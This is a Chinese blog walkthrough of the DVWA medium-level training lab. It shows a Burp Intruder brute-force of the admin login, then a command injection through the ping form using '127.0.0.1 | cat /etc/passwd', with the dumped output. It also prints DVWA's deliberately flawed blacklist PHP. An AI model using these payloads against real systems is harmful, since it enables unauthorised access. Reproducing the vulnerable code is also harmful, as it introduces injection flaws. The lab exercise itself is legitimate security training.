谜团靶机writeup - DVWA-中等级靶场通关指南

原创

zycdn 于 2021-01-07 22:32:20 发布 477 收藏 3

分类专栏： 谜团靶机 文章标签： 谜团靶机 DVWA medium 靶场

本文链接：https://blog.csdn.net/zycdn/article/details/112323693

版权

谜团靶机 专栏收录该内容

8 篇文章 3 订阅


订阅专栏

> DVWA（Damn Vulnerable Web Application）是一个用来进行安全脆弱性鉴定的PHP/MySQL Web应用，旨在为安全专业人员测试自己的专业技能和工具提供合法的环境，帮助web开发者更好的理解web应用安全防范的过程。

谜团靶机平台地址：https://mituan.zone/

选择靶机

初始化靶场，此次选择DVWA中等级靶场。



DVWA Security

Security Level

Security level is currently: **medium**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Prior to DVWA v1.9, this level was known as 'high'.

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [Enable PHPIDS]


[Simulate attack] - [View IDS log]

Username: admin
Security Level: medium
PHPIDS: disabled

Brute Force

跟初级相比进行了`mysqli_real_escape_string`的过滤，因此无法注入，只能暴力了。

1.




Vulnerability: Brute Force

Login


Username:
admin
Password:
•••••

More Information

- https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)
- http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password
- http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html



2.




Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to positions - see help for full details.

Attack type: Sniper

```
GET /vulnerabilities/brute/?username=admin&password=§admin§&Login=Login HTTP/1.1
Host: 559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone
Upgrade-Insecure-Requests: 1
DNT: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.61 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
Referer: http://559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone/vulnerabilities/brute/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=ivb38k95vncigc86ve14pp56b3; security=medium
Connection: close
```

3.



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types available for each payload set, and each payload type can be customized in different ways.

Payload set: 1　Payload count: 6,000


Payload type: Simple list　Request count: 6,000

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.


```
a123456789
11223344
1qaz2wsx
xiazhili
password
```

4.



Filter: Showing all items


Request	Payload	Status	Error	Timeout	Length	Comment



5	password	200	□	□	4709
0		200	□	□	4671
1	a123456789	200	□	□	4671
2	11223344	200	□	□	4671
3	1qaz2wsx	200	□	□	4671
4	xiazhili	200	□	□	4671
6	789456123	200	□	□	4671
7	qwertyuiop	200	□	□	4671
8	qqqqqqqq	200	□	□	4671
9	iloveyou	200	□	□	4671

```
Password:<br />
<input type="password" AUTOCOMPLETE="off" name="password"><br />
<br />
```

发现payload为password的时候，返回长度与众不同。



Vulnerability: Brute Force

Login

Username: admin

Password: password


Welcome to the password protected area admin

More Information

- https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)
- http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password
- http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html

Command Injection

与初级相比限制了某些符号而已，况且初级靶场也没有使用啊。




Command Injection Source

vulnerabilities/exec/source/medium.php

```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Set blacklist
    $substitutions = array(
        '&&' => '',
        ';'  => '',
    );

    // Remove any of the charactars in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }
```

输入：`127.0.0.1 | cat /etc/passwd`



Vulnerability: Command Injection

Ping a device

Enter an IP address: [ ] Submit

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
